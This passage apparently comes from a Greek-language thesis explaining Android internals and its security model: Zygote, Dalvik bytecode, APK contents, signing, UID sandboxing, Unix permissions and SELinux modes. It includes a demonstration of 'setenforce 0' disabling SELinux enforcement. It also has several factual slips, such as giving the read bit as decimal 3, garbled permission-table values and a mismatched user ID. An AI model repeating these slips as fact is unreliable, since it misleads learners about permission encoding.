αντικείμενα Binder (κυρίως υπηρεσίες συστήματος) πρέπει να είναι καθολικά προσβάσιμες. Ωστόσο, δεν είναι πρακτικό να διανέμονται αναφορές σε όλες τις υπηρεσίες συστήματος σε κάθε διαδικασία, επομένως χρειαζόμαστε κάποιο μηχανισμό που επιτρέπει στις διαδικασίες να ανακαλύπτουν και να λαμβάνουν αναφορές σε υπηρεσίες συστήματος όπως απαιτείται. Το Binder Framework διαθέτει έναν Context Manager ο οποίος διαχειρίζεται τις αναφορές στα αντικείμενα Binder. Η εφαρμογή του Android Context Manager είναι η διεργασία δαίμονας (daemon) Service Manager. Ξεκινά από την διαδικασία εκκίνησης της συσκευής. Οι υπηρεσίες εγγράφονται περνώντας ένα service name και μια αναφορά Binder στο Service Manager. Όταν η υπηρεσία εγγραφεί, οποιοσδήποτε client μπορεί να πάρει αναφορά στο Binder αντικείμενο κάνοντας χρήση του ονόματος του. [9]

3.6 Zygote Διεργασία

Η διεργασία Zygote όπως φαίνεται παίρνει το όνομα της από τον ορισμό της λέξης: «Είναι το αρχικό κύτταρο που δημιουργείται όταν ένας νέος οργανισμός παράγεται».

Η διεργασία Zygote είναι μια ειδική διεργασία στο σύστημα Android η οποία διαχειρίζεται την δημιουργία κάθε νέας διεργασίας της εφαρμογής. Αυτές οι διεργασίες είναι απλά συνηθισμένες Linux διεργασίες. Μπορούμε να σκεφτούμε την Zygote διεργασία ως ένα «πρότυπο» διεργασία για κάθε εφαρμογή και υπηρεσία που ξεκινάει να λειτουργεί στο σύστημα.



Εικόνα 8 Zygote Διεργασία [8]

Κάθε νέα Zygote διεργασία είναι διεργασία παιδί της πραγματικής Zygote διεργασίας και περιλαμβάνει μια VM. Επιπλέον με κάθε νέο αίτημα για εκκίνηση μιας εφαρμογής, μια νέα διεργασία δημιουργείται και μια νέα VM επίσης, και η εφαρμογή γίνεται bound στο νήμα αυτής της διεργασίας.

Γενικά μιλώντας, η Zygote διεργασία είναι ένας δαίμονας (daemon) που η μόνη του αποστολή είναι να εκκινεί άλλες εφαρμογές. Η Zygote διεργασία είναι ένας δέκτης (listener) στην διεπαφή του /dev/socket/zygote και δρα ως εκκινητής για κάθε Dalvik διεργασία δημιουργώντας ένα αντίγραφο του εαυτού του όταν λαμβάνει αιτήματα για να ξεκινήσει μια νέα εφαρμογή. Η βελτιστοποίηση αυτή αποτρέπει την διεργασία για την φόρτωση του Android Framework και των εξαρτήσεων του όταν ξεκινάει μια Dalvik διεργασία. Ως αποτέλεσμα, σημαντικές βιβλιοθήκες, κλάσεις, και οι αντίστοιχες δομές διαμοιράζονται μεταξύ της Dalvik VM. Μετά την πρώτη εκκίνηση, η διεργασία παρέχει πρόσβαση στην βιβλιοθήκη σε άλλες Dalvik διεργασίες μέσω RPC & IPC. Αυτός είναι ο μηχανισμός με τον οποίο τα component της Android εφαρμογής ξεκινούν. [8]

3.7 Dalvik Εικονική Μηχανή

Το κύριο μέρος του Android έχει υλοποιηθεί σε γλώσσα προγραμματισμού Java και έχει εκτελεστεί από JVM. Η τωρινή VM καλείται Dalvik. Η Dalvik σχεδιάστηκε με πρότυπο τις κινητές συσκευές και δεν μπορεί να τρέξει Java bytecode (.class αρχεία) αμέσως. Ο έμφυτος τύπος είναι τα DEX. Η DVM και η JVM έχουν φτιαχτεί με διαφορετική αρχιτεκτονική και διαφορετικό σύνολο εντολών. [9]

```
public static int add(int i, int j) {
    return i + j;
}
```

Εικόνα 9 Στατική μέθοδος Java για την άθροιση δύο ακεραίων [9]

JVM Bytecode

```
public static int add(int, int);
  Code:
     0: iload_0❶
     1: iload_1❷
     2: iadd❸
     3: ireturn❹
```

Dalvik Bytecode


```
.method public static add(II)I

    add-int v0, p0, p1❺

    return v0❻
.end method
```

Εικόνα 10 JVM & Dalvik bytecode [9]

Όπως μπορούμε να δούμε στην παραπάνω **Εικόνα 10** η JVM χρησιμοποιεί δύο εντολές για να φορτώσει τις παραμέτρους, μετά εκτελεί την άθροιση, και τέλος επιστρέφει το αποτέλεσμα. Σε αντίθεση η DVM χρησιμοποιεί μόνο μια εντολή για να προσθέσει τις παραμέτρους (στους καταχωρητές p0 & p1) και βάζει το αποτέλεσμα στον u0 καταχωρητή. Τέλος, επιστρέφει το περιεχόμενο του u0 καταχωρητή. Όπως βλέπουμε η DVM χρησιμοποιεί λιγότερες εντολές για να επιτύχει το ίδιο αποτέλεσμα. Γενικά μιλώντας οι register-based VM χρησιμοποιούν λιγότερες εντολές, αλλά το αποτέλεσμα σε κώδικα είναι μεγαλύτερο από τις stack-based VM. [9]

3.7.1 Dalvik Εκτελέσιμα

Ένα εκτελέσιμο Dalvik αποτελείται από ένα ή περισσότερα Java αρχεία που έχουν μεταφραστεί με javac. Σε αντίθεση με την αποθήκευση του μεταφρασμένου Java bytecode σε jar αρχείο, το εργαλείο dx επιπλέον βελτιστοποιεί τον κώδικα κάνοντας το πιο λιτό, αφού αφαιρεί τον περιττό κώδικα και έτσι είναι πιο αποδοτικό αν σκεφτούμε την αλληλεπίδραση του με την μνήμη. Καθώς ένα .class αρχείο περιέχει μια μόνο κλάση, ένα .dex αρχείο μπορεί να περιέχει πολλές κλάσεις. [2]




Εικόνα 11 .jar & .apk αρχεία [10]

3.8 Δομή Android Εφαρμογής

Οι Android εφαρμογές αποθηκεύονται σε μορφή APK. Τα αρχεία αυτά είναι συμπιεσμένα αρχεία zip που περιέχουν Dalvik εκτελέσιμα, το αρχείο AndroidManifest.xml, καθώς και ένα σύνολο από πόρους που παρέχονται στο εκτελέσιμο. Η παρακάτω **Εικόνα 12** δείχνει τα περιεχόμενα ενός APK αρχείου: [2]

- **Assets** - Περιέχει αρχεία κειμένου, xml, μουσικής και βίντεο στην εφαρμογή.
- **Lib** - Περιέχει native κώδικα. Παρόλα αυτά, οι εφαρμογές έχουν δημιουργηθεί περισσότερο σε γλώσσα προγραμματισμού Java, μερικές από τις λειτουργίες μπορεί να παρέχονται σε native κώδικα. Αυτός ο κατάλογος είναι προαιρετικός, καθώς οι περισσότερες Android εφαρμογές δεν περιέχουν native κώδικα.
- **META-INF** - Περιέχει meta-data και πληροφορίες σχετικά με το πιστοποιητικό (certificate) της εφαρμογής.
    - **MANIFEST.MF** - Περιέχει μια λίστα με τις ονομασίες και τα SHA1 digest του κάθε περιεχομένου του αρχείου που βρίσκεται στο APK, εκτός από τα αρχεία μέσα στο META-INF κατάλογο.
    - **CERT.SF** - Είναι παρόμοιο με το αρχείο MANIFEST.MF, εκτός του αντί για τα SHA1 digest των περιεχομένων για ένα αρχείο, έχει σε λίστα τα SHA1 digest των γραμμών για το αρχείο από το MANIFEST.MF αρχείο.
    - **CERT.RSA** - Περιέχει το X.509 πιστοποιητικό του προγραμματιστή. Συνήθως κάνοντας χρήση του RSA αλγόριθμου.
- **res** - Χρησιμοποιείται για να αποθηκεύσει τους πόρους που χρησιμοποιούνται σε Android projects και περιλαμβάνουν θέματα, μορφές, διαστάσεις κ.λπ.
    - **Colors.xml** - Είναι ένα xml αρχείο το οποίο χρησιμοποιείται για να αποθηκεύσει τα χρώματα.
    - **Dimens.xml** - Χρησιμοποιείται για να καθορίσει τις διαστάσεις των widgets που περιλαμβάνονται στα στις Android εφαρμογές.
    - **Strings.xml** - Ορίζει τις συμβολοσειρές σε ένα αρχείο, έτσι ώστε εύκολα να χρησιμοποιηθούν σε διαφορετικά μέρη στο Android εφαρμογές.
    - **Styles.xml** - Εδώ βρίσκονται όλα τα θέματα του Android.
- **AndroidManifest.xml** - Παρέχει σημαντικές πληροφορίες σχετικά με την λειτουργία της Android εφαρμογής.
- **Classes.dex** - Περιέχει τις Java κλάσεις που έχουν μεταφραστεί σε DEX. μορφή.
- **Resources.arsc** - Περιλαμβάνει λίστα με τα pre-compiled πόρους του APK.



Εικόνα 12 Το εσωτερικό ενός APK [10]

Το αρχείο AndroidManifest.xml παρέχει πληροφορίες σχετικά με τα χαρακτηριστικά και τις λειτουργίες της εφαρμογής, όπως τα components, τις διασυνδεδεμένες βιβλιοθήκες που κάνει χρήση, και το ελάχιστο API επίπεδο που χρειάζεται να έχει η συσκευή προκειμένου να εγκατασταθεί η εφαρμογή, καθώς και τα δικαιώματα που απαιτεί. Ένα υπόδειγμα του αρχείου φαίνεται στην παρακάτω **Εικόνα 13**. [2]

```
1  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
2        package="com.android.camera" android:sharedUserId="android.media">
3      <uses-permission android:name="android.permission.CAMERA" />
4      <uses-feature android:name="android.hardware.camera" />
5      <uses-feature android:name="android.hardware.camera.autofocus"
                    android:required="false" />
6      <uses-permission android:name="android.permission.RECORD_AUDIO" />
7      <uses-permission android:name="android.permission.
           ACCESS_FINE_LOCATION"/>
8      <uses-permission android:name="android.permission.WAKE_LOCK" />
9      <uses-permission android:name="android.permission.SET_WALLPAPER" />
10     <uses-permission android:name="android.permission.
           WRITE_EXTERNAL_STORAGE" />
11     <uses-permission android:name="android.permission.READ_SMS" />
12      [...]
13 </manifest>
```

Εικόνα 13 Αρχείο Manifest.xml [10]

3.9 Υπογραφή Εφαρμογής

Το σύστημα Android επιτρέπει την εγκατάσταση μιας εφαρμογής μόνο αν το APK έχει υπογραφεί ψηφιακά με ένα ιδιωτικό κλειδί (private key) το οποίο ανήκει σε ένα X.509 πιστοποιητικό. Καθώς η εφαρμογή είναι ακόμα στην φάση της ανάπτυξης, το Android υπογράφει το APK μόνο του όταν δημιουργείται το APK. Αυτό διασφαλίζει ότι η Android VM θα δεχτεί την εγκατάσταση της εφαρμογής. Αργότερα ο προγραμματιστής πρέπει να παραγάγει ο ίδιος το δικό του πιστοποιητικό ώστε να ανεβάσει την εφαρμογή στο Google Play Store. Δεν έχει διαφορά από ποιον έχει υπογραφεί ένα APK. καθώς το Android δεν ελέγχει την ταυτότητα ή την αξιοπιστία της εφαρμογής του προγραμματιστή. Το Android ελέγχει εάν περισσότερες της μιας εφαρμογής έχουν την ίδια υπογραφή. Βασικά, κάθε Android εφαρμογή τρέχει στο δικό της στιγμιότυπο της DVM και κάτω από το δικό της UID. Επιπλέον, δεν μπορούν η μια να προσπελάσουν δεδομένα άλλης εφαρμογής. Ωστόσο, είναι δυνατό δύο εφαρμογές να τρέχουν κάτω από το ίδιο το UID εάν έχουν δημιουργηθεί από τον ίδιο τον προγραμματιστή. Αυτή είναι η περίπτωση που η εφαρμογή έχει υπογραφεί με το ίδιο ιδιωτικό κλειδί. [9]

4. Μοντέλο Ασφάλειας του Android

Σε αυτό το κεφάλαιο θα αναλύσουμε τα μέτρα ασφαλείας σε επίπεδο λειτουργικού συστήματος και εφαρμογών στο Android, πιο αναλυτικά σε επίπεδο λειτουργικού συστήματος θα αναφερθούμε στο sandboxing, στο πως λειτουργούν τα δικαιώματα αρχείων/καταλόγων, και θα γίνει μια εισαγωγή στο SELinux. Από την άλλη πλευρά σε επίπεδο εφαρμογών θα αναφερθούμε στην διαχείριση των δικαιωμάτων των εφαρμογών και των επιπέδων των δικαιωμάτων και τέλος σε χαρακτηριστικά τα οποία παίζουν κρίσιμο ρόλο στην ασφαλή λειτουργία των components καθώς χρειάζεται μεγάλη προσοχή πως ο προγραμματιστής θα τα δηλώσει και θα τα διαχειριστεί, διότι πολύ εύκολα μπορούν να δημιουργήσουν γέφυρες μεταξύ άλλων κακόβουλων εφαρμογών με αποτέλεσμα να μεταδώσουν δεδομένα που δεν πρέπει.

4.1 Sandboxing

Όπως και το υπόλοιπο του συστήματος, το μοντέλο ασφάλειας του Android επίσης επωφελείται από το πλεονέκτημα των χαρακτηριστικών ασφάλειας που προσφέρεται από τον πυρήνα του Linux. Το Linux είναι ένα OS το οποίο υποστηρίζει πολλαπλούς χρήστες και ο πυρήνας μπορεί να απομονώνει τους πόρους του κάθε χρήστη, όπως και τις διεργασίες. Σε ένα Linux σύστημα ένας χρήστης δεν μπορεί να έχει πρόσβαση στα αρχεία άλλου χρήστη (εκτός αν του έχει δοθεί ειδική άδεια) και κάθε διεργασία τρέχει με το δικό της αναγνωριστικό ID (συνήθως αναφέρονται ως UID & GID) του χρήστη που ξεκίνησε την διεργασία. Το Android εκμεταλλεύεται το χαρακτηριστικό αυτό της απομόνωσης χρηστών αλλά συμπεριφέρεται στον χρήστη διαφορετικά από το Linux σύστημα. Σε ένα παραδοσιακό σύστημα ένα UID δίνεται είτε σε έναν φυσικό χρήστη που πραγματοποιεί είσοδο στο σύστημα και εκτελεί εντολές μέσω του shell ή σε μια υπηρεσία συστήματος (daemon) που εκτελείται στο παρασκήνιο. Το Android από την αρχή σχεδιάστηκε για κινητές συσκευές και επειδή είναι προσωπικές συσκευές δεν υπάρχει η ανάγκη για ύπαρξη διαφορετικού φυσικού χρήστη στο σύστημα. Αντ' αυτού εφόσον ο φυσικός χρήστης είναι ένας τα UIDs χρησιμοποιούνται για να ξεχωρίσουν τις εφαρμογές.

Το Android αυτόματα δίνει ένα μοναδικό UID, που συχνά καλείτε application ID, σε κάθε εφαρμογή κατά την εγκατάσταση, και εκτελεί την εφαρμογή σε μια καθορισμένη διεργασία που τρέχει σε αυτό το UID. Επιπλέον οι εφαρμογές είναι απομονωμένες κατά το επίπεδο λειτουργίας (εκτελούμενες σε διαφορετική διεργασία) και σε επίπεδο αρχείων (έχοντας διαφορετικούς καταλόγους). Οι δαίμονες συστήματος και οι εφαρμογές τρέχουν κάτω από καλά καθορισμένα και σταθερά UIDs, και πολύ λίγοι δαίμονες τρέχουν ως χρήστης root (UID 0). Το Android δεν έχει το παραδοσιακό αρχείο /etc/password, και έτσι τα συστημικά UIDs δίνονται στατικά στο android_filesystem_config.h αρχείο. Τα UIDs για τις υπηρεσίες συστήματος ξεκινούν από 1000, με το 1000 να είναι (AID_SYSTEM) χρήστης οποίος έχει ειδικά αλλά περιορισμένα δικαιώματα. Τα αυτόματα παραγμένα UID για τις εφαρμογές ξεκινάνε από 10000 (AID_APP) και τα αντίστοιχα ονόματα χρηστών είναι με την εξής μορφή app_XXX ή uY_aXXX (σε εκδόσεις Android που υποστηρίζουν πολλαπλούς χρήστες), όπου η ένδειξη XXX είναι offset από AID_APP και το Y είναι το ID του χρήστη Android (όχι το ίδιο με UID). Για παράδειγμα, το 10037 UID αντιστοιχεί στο u0_a37 όνομα χρήστη, και μπορεί να έχει ανατεθεί στην εφαρμογή Google Email (com.google.android.gmail).

```
$ ps
--snip--
u0_a37    16973 182   941052  60800 ffffffff 400d073c S com.google.android.email
u0_a8     18788 182   925864  50236 ffffffff 400d073c S com.google.android.dialer
u0_a29    23128 182   875972  35120 ffffffff 400d073c S com.google.android.calendar
u0_a34    23264 182   868424  31980 ffffffff 400d073c S com.google.android.deskclock
--snip--
```

Εικόνα 14 Κάθε διεργασία εφαρμογής εκτελείται ως αποκλειστικός χρήστης στο Android [9]

Ο κατάλογος της εφαρμογής e-mail βρίσκεται κάτω από τον κατάλογο /data/data. Όλα τα αρχεία μέσα σε αυτόν τον κατάλογο ανήκουν στον χρήστη u0_a73.

```
# ls -l /data/data/com.google.android.email
drwxrwx--x u0_a37   u0_a37           app_webview
drwxrwx--x u0_a37   u0_a37           cache
drwxrwx--x u0_a37   u0_a37           databases
drwxrwx--x u0_a37   u0_a37           files
--snip--
```

Εικόνα 15 Οι κατάλογοι εφαρμογών ανήκουν στον αποκλειστικό Χρήστη Linux [9]

Τα UIDs των εφαρμογών διαχειρίζονται μαζί με άλλα meta-data από το αρχείο /data/system/packages.xml και επίσης γίνονται εγγραφή στο αρχείο data/system/packages.list.

```
# grep 'com.google.android.email' /data/system/packages.list
com.google.android.email 10037 0 /data/data/com.google.android.email default 3003,1028,1015
```

Εικόνα 16 Τα UID που αντιστοιχούν σε κάθε εφαρμογή, αποθηκεύονται στη τοποθεσία /data/system/packages.list [9]

Το 1ο πεδίο είναι το όνομα του αρχείου, το 2ο είναι το UID που έχει ανατεθεί, το 3ο είναι η ένδειξη debuggable το 4ο είναι το data directory path και το 5ο είναι sinfo (SELinux). Το τελευταίο πεδίο είναι μια λίστα από τα συμπληρωματικά group ID, όπου η εφαρμογή ξεκινά. Οι εφαρμογές μπορούν να εγκατασταθούν κάνοντας χρήση του ίδιου UID, το οποίο καλείται διαμοιραζόμενο user id (shared user ID), όπου σε αυτήν την περίπτωση μπορούν να μοιραστούν αρχεία ακόμη και να τρέξουν στην ίδια διεργασία. Εφαρμογές που θέλουν να κάνουν χρήση των ίδιων πόρων χρησιμοποιούνται εκτενώς κάνοντας χρήση του user shared ID. Για να γίνει χρήση του shared user id οι εφαρμογές πρέπει να έχουν υπογραφεί με το ίδιο κλειδί. Επιπροσθέτως, επειδή το να προσθέσεις το ίδιο UID σε μια νέα έκδοση μιας εφαρμογής την κάνει να αλλάξει το UID της, το σύστημα δεν το επιτρέπει. Επομένως, ένα shared user ID δεν μπορεί να προστεθεί αναδρομικά, και οι εφαρμογές πρέπει να είναι σχεδιασμένες για να δουλέψουν με shared user ID από την αρχή. [13]

4.2 Δικαιώματα Αρχείων/Καταλόγων

Το Android ευρέως χρησιμοποιεί τα Unix Δικαιώματα για τα αρχεία & καταλόγους.

User	Group	Others	Περιγραφή
111 / rwx / 7	111/rwx/7	111/rwx/7	User, Group, Others έχουν όλα τα δικαιώματα, read, write, execute
111 / rwx/ 7	101/r-x/5	400/r--/4	User τα έχει όλα, Group read, execute, Others read
110 /rw-/6	400/r--/4	400/r--/4	User read, write, Group read, Others read

101 / r-x/5	000/---/0	000/---/0	User read, execute, Group κανένα, Others κανένα

Πίνακας 8 Δικαιώματα Αρχείων & Καταλόγων στο UNIX [10]

Το Unix βασίζεται σε τρία Δικαιώματα και είναι τα εξής:

- Read (r)
- Write (w)
- Execute (x)

Κάθε αρχείο ή φάκελος ανήκει σε έναν χρήστη με βάση το UID που το αντιπροσωπεύει και το GID που ανήκει η διεργασία που δημιούργησε το αρχείο. Αυτός ο χρήστης λέγεται ο ιδιοκτήτης του αρχείου ή του φακέλου. Τα δικαιώματα αντιπροσωπεύονται από ένα group τριών bits. Το λιγότερο σημαντικό ψηφίο 001 (δεκαδικό 1) είναι για την εκτέλεση, το μεσαίο σημαντικό ψηφίο 010 (δεκαδικό 2) για την εγγραφή και το περισσότερο σημαντικό 100 (δεκαδικό 3) για διάβασμα. [2]

4.3 Security – Echanced Linux

Το παραδοσιακό μοντέλο ασφαλείας του Android βασίζεται σε μεγάλο βαθμό στα UID και GID που χορηγούνται στις εφαρμογές. Ενώ τα παραπάνω τα διαχειρίζεται ο Linux πυρήνας, και τα αρχεία των εφαρμογών είναι ιδιωτικά από πριν, τίποτα όμως δεν εμποδίζει μια εφαρμογή να έχει πρόσβαση στα αρχεία της. Ομοίως τίποτα δεν εμποδίζει κακόβουλες εφαρμογές να εκμεταλλευτούν την μη χρήση δικαιωμάτων σε αρχεία συστήματος και local sockets. Στην πραγματικότητα, η ανάθεση ακατάλληλων δικαιωμάτων για αρχεία εφαρμογών ή συστήματος ήταν η πηγή αρκετών τρωτών σημείων στο Android. Αυτές οι ευπάθειες είναι αναπόφευκτες στο προεπιλεγμένο μοντέλο ελέγχου πρόσβασης που χρησιμοποιείται από το Linux. Γνωστό ως Διακριτικός Έλεγχος Πρόσβασης (DAC). Σημαίνει ότι όταν ένας χρήστης αποκτήσει πρόσβαση σε έναν συγκεκριμένο πόρο, μπορεί να τον μεταβιβάσει σε έναν άλλο χρήστη, όπως ορίζοντας τη λειτουργία πρόσβασης ενός από τα αρχεία του για ανάγνωση από άλλες ομάδες και χρήστες του συστήματος. Αντίθετα, ο υποχρεωτικός έλεγχος πρόσβασης (MAC) διασφαλίζει ότι η πρόσβαση σε πόρους συμμορφώνεται με ένα σύνολο κανόνων εξουσιοδότησης σε ολόκληρο το σύστημα που ονομάζεται πολιτική. Η πολιτική μπορεί να αλλάξει μόνο από τον Διαχειριστή του συστήματος και οι χρήστες δεν μπορούν να την παρακάμψουν. Το Security Enhanced Linux (SELinux) είναι μια εφαρμογή MAC για τον πυρήνα του Linux και έχει ενσωματωθεί για περισσότερα από 10 χρόνια. Από την έκδοση 4.3, το Android ενσωματώνει μια τροποποιημένη έκδοση SELinux από το Security Enhancements for Android (SEAndroid) 9 που έχει αυξηθεί για να υποστηρίζει συγκεκριμένες λειτουργίες του Android, όπως το Binder. Στο Android, το SELinux χρησιμοποιείται για την απομόνωση βασικών daemons του συστήματος και των εφαρμογών των χρηστών σε διαφορετικούς τομείς ασφαλείας και για τον καθορισμό διαφορετικών πολιτικών πρόσβασης για κάθε τομέα. [9]


4.3.1 Αρχιτεκτονική

Ενώ η αρχιτεκτονική του SELinux είναι αρκετά περίπλοκη, σε υψηλότερο επίπεδο αποτελείται από τέσσερα κύρια μέρη:

- Object Managers
- Access Vector Machine
- Security Server
- Security Policy

Όταν ζητείται να εκτελεστεί μια ενέργεια σε ένα αντικείμενο SELinux (όταν μια διεργασία ζητά να διαβάσει ένα αρχείο), ο ObjectManager διαβάζει την AVC για να δει αν επιτρέπεται η ενέργεια. Εάν η AVC περιέχει μια προσωρινά αποθηκεμένη απόφαση ασφαλείας για το αίτημα, η AVC την επιστρέφει στον OM, ο οποίος επιβάλλει την απόφαση επιτρέποντας ή όχι την ενέργεια. Εάν η προσωρινή μνήμη

δεν περιέχει αντίστοιχη απόφαση ασφαλείας, η AVC έρχεται σε επαφή με τον security server, ο οποίος λαμβάνει μια απόφαση ασφαλείας βάσει της τρέχουσας φορτωμένης πολιτικής και την επιστρέφει στην AVC, η οποία την αποθηκεύει. Η AVC με τη σειρά της το επιστρέφει στον OM, ο οποίος την επιβάλλει τελικά. Ο security server είναι μέρος του πυρήνα, ενώ η πολιτική φορτώνεται από το userpace μέσω μιας σειράς λειτουργιών που περιέχονται στην υποστηριζόμενη βιβλιοθήκη userpace. [9]



Εικόνα 17 SELinux Components [9]

4.3.2 Επιλογές Λειτουργίας

Το SELinux έχει τρία modes:

- **Disabled** - Όταν το SELinux είναι απενεργοποιημένο, δεν φορτώνεται πολιτική και επιβάλλεται μόνο η προεπιλεγμένη ασφάλεια DAC.
- **Permissive** - Η πολιτική φορτώνεται και ελέγχεται η πρόσβαση αντικειμένου, αλλά η άρνηση πρόσβασης καταγράφεται μόνο, δεν επιβάλλεται.
- **Enforcing** - Η πολιτική ασφαλείας φορτώνεται και επιβάλλεται, με καταγραφές παραβάσεων.

Στο Android, η λειτουργία SELinux μπορεί να ελεγχθεί και να αλλάξει με τις εντολές getenforce και setenforce, όπως φαίνεται στην παρακάτω **Εικόνα 18**. Ωστόσο, η λειτουργία που έχει οριστεί με το setenforce δεν είναι μόνιμη και θα επανέλθει στην προεπιλεγμένη λειτουργία κατά την επανεκκίνηση της συσκευής.

```
# getenforce
Enforcing
# setenforce 0
# getenforce
Permissive
```

Εικόνα 18 getenforce & setenforce Commands [9]

Επιπλέον, ακόμα και όταν το SELinux βρίσκεται σε λειτουργία enforcing, η πολιτική μπορεί να καθορίσει τη δυνατότητα επιτρεπόμενης λειτουργίας ανά τομέα (διαδικασία) χρησιμοποιώντας την permissive δήλωση. [9]

4.3.3 Πολιτική Ασφάλειας

Η πολιτική ασφαλείας SELinux χρησιμοποιείται από τον security server στον πυρήνα για να επιτρέπεται ή να απαγορεύεται η πρόσβαση σε αντικείμενα πυρήνα κατά το χρόνο εκτέλεσης. Για

λόγους απόδοσης, η πολιτική είναι συνήθως σε δυαδική μορφή που δημιουργείται με τη σύνταξη ενός αριθμού αρχείων προέλευσης πολιτικής. Τα αρχεία προέλευσης πολιτικής είναι γραμμένα σε μια αποκλειστική γλώσσα πολιτικής, η οποία αποτελείται από δηλώσεις και κανόνες. Οι δηλώσεις καθορίζουν οντότητες πολιτικής, όπως τύπους, χρήστες και ρόλους. Οι κανόνες επιτρέπουν ή αρνούνται την πρόσβαση σε αντικείμενα. [9]

4.4 Δικαιώματα Εφαρμογών

Ο σκοπός των δικαιωμάτων χρήσης, είναι για να προστατέψουν τα ευαίσθητα δεδομένα ενός χρήστη. Οι εφαρμογές Android πρέπει να ζητήσουν άδεια για να πάρουν πρόσβαση σε ευαίσθητα δεδομένα του χρήστη (όπως Επαφές και Ανάγνωση/Γράψιμο Μηνυμάτων) καθώς και σε άλλα χαρακτηριστικά του συστήματος (όπως Κάμερα και Διαδίκτυο). Ανάλογα με την λειτουργία το σύστημα ενδέχεται να εκχωρήσει αυτόματα το δικαίωμα ή να παραπέμψει το χρήστη να το αποδεχτεί.

Ένα κεντρικό σημείο σχεδίασης της αρχιτεκτονικής της ασφάλειας του συστήματος Android είναι ότι καμία εφαρμογή, από προεπιλογή, δεν έχει άδεια να εκτελεί λειτουργίες που θα μπορούσαν να επηρεάσουν δυσμενώς άλλες εφαρμογές, το λειτουργικό σύστημα ή τον χρήστη. Αυτό περιλαμβάνει την ανάγνωση ή την εγγραφή προσωπικών δεδομένων του χρήστη (όπως Επαφές ή Μηνύματα ηλ/κού ταχυδρομείου), ανάγνωση ή σύνταξη αρχείων άλλης εφαρμογής, πρόσβαση διαδίκτυο, διατήρηση της συσκευής σε εγρήγορση και ούτω καθεξής. Μια εφαρμογή κάνει γνωστό για το τι δικαιώματα ζητάει από το αρχείο AndroidManifest.xml. [14]

4.4.1 Επίπεδα Δικαιωμάτων

Μόνο τα dangerous permissions απαιτούν έγκριση από τον χρήστη, ο τρόπος με τον οποίο γίνεται η έγκριση εξαρτάται από την έκδοση του Android που έχει η κάθε συσκευή. Για παράδειγμα εάν η συσκευή έχει τουλάχιστον Android 6.0 (API 23) & AndroidSdkVersion τουλάχιστον 23 κατά την εγκατάσταση δεν ενημερώνει και δεν ζητάει καμία έγκριση για κάποιο permission από τον χρήστη. Αντίθετα κατά την εκτέλεση της εφαρμογής ζητείται το αντίστοιχο permission στην εκκίνηση μιας συγκεκριμένης λειτουργίας η οποία το απαιτεί. Εμφανίζεται ένα παράθυρο διαλόγου όπου ζητείται το permission και ο χρήστης έχει την επιλογή να το δεχτεί ή να το απορρίψει. Αντίθετα πριν από την έκδοση Android 6.0 (API 23) ο χρήστης ενημερωνόταν για τα dangerous permissions που χρειάζεται η εφαρμογή για να λειτουργήσει κατά την εγκατάσταση της. Συνολικά υπάρχουν τέσσερα επίπεδα προστασίας και είναι τα παρακάτω: [14]

- **Normal Permissions** - Αυτά τα permissions καλύπτουν τις περιπτώσεις που η εφαρμογή χρειάζεται να πάρει πρόσβαση σε δεδομένα έξω από το sandbox, αλλά εκεί που υπάρχει μικρός κίνδυνος για τα ευαίσθητα δεδομένα του χρήστη ή την λειτουργία άλλων εφαρμογών. Για παράδειγμα, ένα permission για την αλλαγή ζώνης της ώρας είναι normal permissions.
- **Dangerous Permissions** - Αυτά τα permissions καλύπτουν τις περιπτώσεις που η εφαρμογή χρειάζεται πρόσβαση σε δεδομένα ή πόρους που περιλαμβάνουν ευαίσθητες πληροφορίες του χρήστη ή μπορούν πιθανώς να επηρεάσουν τα αποθηκευμένα δεδομένα του χρήστη ή την λειτουργία άλλων εφαρμογών. Για παράδειγμα, η ικανότητα να διαβάζονται οι Επαφές του χρήστη είναι ένα dangerous permission.
- **Signature Permissions** - Το σύστημα εγκρίνει τα permissions κατά την εγκατάσταση αλλά μόνο όταν η εφαρμογή που θέλει να κάνει χρήση ενός permission έχει υπογραφεί από το ίδιο το πιστοποιητικό όπως η εφαρμογή που ορίζει το permission.
